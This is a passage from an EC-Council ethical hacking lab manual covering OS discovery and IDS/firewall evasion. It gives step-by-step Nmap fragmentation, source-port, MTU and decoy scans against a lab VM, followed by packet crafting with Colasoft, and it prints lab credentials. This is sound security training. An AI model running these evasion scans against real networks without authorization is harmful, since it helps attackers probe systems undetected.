10. The scan results appear, displaying the open TCP ports along with a TTL value of **64**. As shown in the screenshot, the **ttl** value acquired after the scan is **64**; hence, the OS is possibly a Linux-based machine (Google Linux, Ubuntu, Parrot, or Kali).




Figure 3.3.4: Unicornscan OS discovery command result for Linux-based virtual machine

11. This concludes the demonstration of discovering the OS of the target machine using Unicornscan.
12. Close all open windows and document all the acquired information.
13. Turn off the **Windows 10**, **Parrot Security**, **Windows Server 2016**, and **Ubuntu** virtual machines.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 4

Scan beyond IDS and Firewall

Scanning beyond IDS and firewall is a process of sending intended packets to the target system in order to exploit IDS/firewall limitations.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

As a professional ethical hacker or a pen tester, the next step after discovering the OS of the target IP address(es) is to perform network scanning without being detected by the network security perimeters such as the firewall and IDS. IDSs and firewalls are efficient security mechanisms; however, they still have some security limitations. You may be required to launch attacks to exploit these limitations using various IDS/firewall evasion techniques such as packet fragmentation, source routing, IP address spoofing, etc. Scanning beyond the IDS and firewall allows you to evaluate the target network's IDS and firewall security.

Lab Objectives

- Scan beyond IDS/firewall using various evasion techniques
- Create custom packets using Colasoft Packet Builder to scan beyond the IDS/firewall
- Create custom UDP and TCP packets using Hping3 to scan beyond the IDS/firewall
- Create custom packets using Nmap to scan beyond the IDS/firewall
- Browse anonymously using Proxy Switcher
- Browse anonymously using CyberGhost VPN

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2016 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Web browsers with an Internet connection
- Administrator privileges to run the tools
- Colasoft Packet Builder located at **E:\CEH-Tools\CEHv11 Module 03 Scanning Networks\Packet Crafting Tools\Colasoft Packet Builder**
- Proxy Switcher located at **E:\CEH-Tools\CEHv11 Module 03 Scanning Networks\Proxy Tools\Proxy Switcher**
- CyberGhost VPN located at **E:\CEH-Tools\CEHv11 Module 03 Scanning Networks\Proxy Tools\CyberGhost VPN**
- You can also download the latest version of the above-mentioned tools from their official websites. If you decide to download the latest version, the screenshots shown in the lab might differ.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 03 Scanning Networks

Lab Duration

Time: 45 Minutes

Overview of Scanning beyond IDS and Firewall

An Intrusion Detection System (IDS) and firewall are the security mechanisms intended to prevent an unauthorized person from accessing a network. However, even IDSs and firewalls have some security limitations. Firewalls and IDSs intend to avoid malicious traffic (packets) from entering into a network, but certain techniques can be used to send intended packets to the target and evade IDSs/firewalls.

Techniques to evade IDS/firewall:

- **Packet Fragmentation**: Send fragmented probe packets to the intended target, which re-assembles it after receiving all the fragments
- **Source Routing**: Specifies the routing path for the malformed packet to reach the intended target
- **Source Port Manipulation**: Manipulate the actual source port with the common source port to evade IDS/firewall
- **IP Address Decoy**: Generate or manually specify IP addresses of the decoys so that the IDS/firewall cannot determine the actual IP address
- **IP Address Spoofing**: Change source IP addresses so that the attack appears to be coming in as someone else
- **Creating Custom Packets**: Send custom packets to scan the intended target beyond the firewalls
- **Randomizing Host Order**: Scan the number of hosts in the target network in a random order to scan the intended target that is lying beyond the firewall
- **Sending Bad Checksums**: Send the packets with bad or bogus TCP/UPD checksums to the intended target
- **Proxy Servers**: Use a chain of proxy servers to hide the actual source of a scan and evade certain IDS/firewall restrictions

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Anonymizers**: Use anonymizers that allow them to bypass Internet censors and evade certain IDS and firewall rules

Lab Tasks

TASK 1

Scan beyond IDS/Firewall using various Evasion Techniques

Here, we will use Nmap to evade IDS/firewall using various techniques such as packet fragmentation, source port manipulation, MTU, and IP address decoy.

1. Turn on the **Windows 10** and **Parrot Security** virtual machines.

Note: In this lab, we are using the **Parrot Security** (10.10.10.13) virtual machine as a host machine and the **Windows 10** (10.10.10.10) virtual machine as a target machine.

2. In the **Windows 10** virtual machine, log in with the credentials **Admin**/**Pa$$w0rd**.

TASK 1.1

Turn on Windows Defender Firewall

3. Navigate to **Control Panel** → **System and Security** → **Windows Defender Firewall** → **Turn Windows Defender Firewall on or off**, enable Windows Defender Firewall and click **OK**, as shown in the screenshot.




Figure 4.1.1: Turn on Windows Defender Firewall

4. Click on the **Start** menu and launch **Wireshark** from the applications. Start capturing packets by double-clicking the available ethernet or interface (here, **Ethernet0**).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: In this lab, the available interface might vary in your lab environment.

Nmap offers many features to help understand complex networks with enabled security mechanisms and supports mechanisms for bypassing poorly implemented defenses. Using Nmap, various techniques can be implemented, which can bypass the IDS/firewall security mechanisms.

5. Now, switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

6. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
7. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
8. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

9. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 4.1.2: Running the programs as a root user

10. In the terminal window, type **nmap -f <Target IP Address>**, (here, the target machine is Windows 10 [**10.10.10.10**]) and press **Enter**.

TASK 1.2

Perform Packet Fragmentation

Note: **-f** switch is used to split the IP packet into tiny fragment packets.

Note: Packet fragmentation refers to the splitting of a probe packet into several smaller packets (fragments) while sending it to a network. When these packets reach a host, IDSs and firewalls behind the host generally queue all of them and process them one by one. However, since this method of processing involves greater CPU consumption as well as network resources, the configuration of most of IDSs makes it skip fragmented packets during port scans.



Figure 4.1.3: Nmap fragment scan

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Although **Windows Defender Firewall** is turned on in the target system (here, **Windows 10**), you can still obtain the results displaying all open TCP ports along with the name of services running on the ports, as shown in the screenshot.

Note: Depending upon the target machine that you are using, the results might vary in your lab environment.




Figure 4.1.4: Nmap fragment scan output

TASK 1.3

Perform Source Port Manipulation

12. In the **Parrot Terminal** window, type **nmap -g 80 <Target IP Address>**, (here, target IP address is **10.10.10.10**) and press **Enter**.

Note: In this command, you can use the **-g** or **--source-port** option to perform source port manipulation.

Note: Source port manipulation refers to manipulating actual port numbers with common port numbers to evade IDS/firewall: this is useful when the firewall is configured to allow packets from well-known ports like HTTP, DNS, FTP, etc.

13. The results appear, displaying all open TCP ports along with the name of services running on the ports, as shown in the screenshot.

Note: Depending upon the target machine that you are using, the results might vary in your lab environment.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.1.5: Nmap source port manipulation scan output

TASK 1.4

Perform Maximum Transmission Unit

14. Now, type **nmap -mtu 8 <Target IP Address>** (here, target IP address is **10.10.10.10**) and press **Enter**.

Note: In this command, **-mtu**: specifies the number of Maximum Transmission Unit (MTU) (here, **8** bytes of packets).

Note: Using MTU, smaller packets are transmitted instead of sending one complete packet at a time. This technique evades the filtering and detection mechanism enabled in the target machine.




Figure 4.1.6: Nmap Maximum Transmission Unit scan

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.5

Perform IP Address Decoy

15. Now, type **nmap -D RND:10 <Target IP Address>** (here, target IP address is **10.10.10.10**) and press **Enter**.

Note: In this command, **-D**: performs a decoy scan and **RND**: generates a random and non-reserved IP addresses.

Note: The IP address decoy technique refers to generating or manually specifying IP addresses of the decoys to evade IDS/firewall. This technique makes it difficult for the IDS/firewall to determine which IP address was actually scanning the network and which IP addresses were decoys.

By using this command, Nmap automatically generates a random number of decoys for the scan and randomly positions the real IP address between the decoy IP addresses.




Figure 4.1.7: Nmap Decoying IP Addresses

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. Now, return to the **Windows 10** virtual machine (target machine) and observe packets captured by Wireshark, which displays the multiple IP addresses in the source section, as shown in the screenshot.

Note: The results may vary in your lab environment.




Figure 4.1.8: Decoyed IP Addresses in Windows 10 Wireshark

17. This concludes the demonstration of evading IDS and firewall using various evasion techniques in Nmap.
18. Close all open windows and document all the acquired information.
19. Turn off the **Parrot Security** virtual machine.

TASK 2 — Create Custom Packets using Colasoft Packet Builder to Scan beyond IDS/Firewall

Here, we will use the Colasoft Packet Builder tool to create custom TCP packets to scan the target host by bypassing the IDS/firewall.

1. Turn on the **Windows Server 2019** virtual machine and log in with the credentials **Administrator**/**Pa$$w0rd**.
2. Install **Wireshark** available at **Z:\CEHv11 Module 03 Scanning Networks\Banner Grabbing Tools\Wireshark** with all the default settings.
3. **Windows Server 2019** virtual machine will restart. Log in with the credentials **Administrator**/**Pa$$w0rd**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. Click on the **Start** menu and launch **Wireshark** from the applications.
5. The **Wireshark Network Analyzer** main window appears; double-click the available ethernet or interface (here, **Ethernet0**) to start the packet capture.

TASK 2.1

Install Colasoft Packet Builder

6. Navigate to **Z:\CEHv11 Module 03 Scanning Networks\Packet Crafting Tools\Colasoft Packet Builder** and double-click **pktbuilder_2.0.0.212.exe**.
7. Follow the wizard-driven installation steps to install **Colasoft Packet Builder**.
8. After the completion of the installation, click on the **Launch Colasoft Packet Builder 2.0** checkbox and click **Finish**.

Colasoft Packet Builder is a tool that allows you to create custom network packets to assess network security. You can also select a TCP packet from the provided templates and change the parameters in the decoder editor, hexadecimal editor, or ASCII editor to create a packet. In addition to building packets, the Colasoft Packet Builder supports saving packets to packet files and sending packets to the network.




Figure 4.2.1: Colasoft Packet Builder Setup

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.2

Choose a Network Interface

9. The **Colasoft Packet Builder** GUI appears; click on the **Adapter** icon, as shown in the screenshot.

Note: If a pop-up appears, close the window.




Figure 4.2.2: Colasoft Packet Builder GUI: click on adapter icon

10. When the **Select Adapter** window appears, check the **Adapter** settings and click **OK**.

Note: The adapter configuration might differ in your lab environment.




Figure 4.2.3: Choosing an adapter in Colasoft

TASK 2.3

Create an ARP Packet

11. To add or create a packet, click the **Add** () icon in the **Menu** bar.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

